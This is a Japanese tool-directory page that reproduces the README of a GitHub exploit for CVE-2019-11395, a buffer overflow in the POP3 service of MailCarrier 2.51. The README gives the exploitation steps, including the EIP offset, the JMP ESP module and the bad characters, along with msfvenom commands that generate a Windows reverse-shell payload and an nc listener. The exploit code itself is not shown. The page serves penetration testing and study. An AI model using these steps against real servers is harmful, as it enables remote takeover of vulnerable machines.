
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2019-11395 — CVE-2019-11395のPythonエクスプロイト。MailCarrier 2.51 POP3サービスのバッファオーバーフローです。msfvenomを介してリバースシェルペイロードを生成し、Windowsターゲットでリモートコード実行を達成します。 | Kitploit
ツール/GitHubGitHub/caioprince/cve-2019-11395
ペイロード生成脆弱性分析エクスプロイトシェルコードペネトレーションテストバイナリエクスプロイト
GitHubcaioprince/cve-2019-11395

CVE-2019-11395

CVE-2019-11395のPythonエクスプロイト。MailCarrier 2.51 POP3サービスのバッファオーバーフローです。msfvenomを介してリバースシェルペイロードを生成し、Windowsターゲットでリモートコード実行を達成します。

リポジトリを見る
432年前未レビュー
共有

CVE-2019-11395 エクスプロイト 🛡️

CVE-2019-11395 について 🕵️

CVE-2019-11395 脆弱性は、MailCarrier 2.51 電子メールアプリケーションにおけるバッファオーバーフローの脆弱性であり、リモートコード実行を可能にします。この脆弱性は、SMTP RCPT TO、POP3 USER、POP3 LIST、POP3 TOP、または POP3 RETR プロセスで発生します。

学術研究では、Proof of Concept (PoC) を作成するために POP3 プロセスに焦点が置かれました。アプリケーションに 6000 バイトを送信するとアプリケーションが機能を停止することが確認され、バッファオーバーフローの脆弱性が明らかになりました。

悪用手順 🔍

  1. EIP を正確に特定するため、msf-pattern_create -l 6000 を使用しました。
  2. msf-pattern_offset -q 6E47386E -l 6000 で EIP オフセットを特定し、EIP オフセットが 5095 であることを確認しました。
  3. ASLR が無効な expsrv.dll を特定しました。JMP ESP に適しています。
  4. 無効な文字のテスト中に、バッドキャラクター \x00\x0a\x0d を特定しました。
  5. msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode を使用してペイロードを生成しました。
  6. ペイロードに対応するよう CVE-2019-11395.py コードを調整しました。
  7. nc -lnvp 4444 で接続を開き、エクスプロイト(CVE-2019-11395.py)を実行して環境へのアクセスを取得し、説明した CVE を検証しました。

使用方法 🚀

エクスプロイトを利用するには、次の手順に従ってください:

  1. msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode を使用してペイロードを生成します。
  2. msfvenom コマンドの出力をコピーします。
  3. CVE-2019-11395.py コードを調整し、shellcode 変数を msfvenom コマンドから取得した出力に置き換えます。
  4. エクスプロイト(CVE-2019-11395.py)を実行して環境へのアクセスを取得し、説明した CVE を検証します。

侵害された環境 📸

PoC CVE-2019-11395

🔗 私とつながる

LinkedIn で私のプロフィールをご覧ください

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    282

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






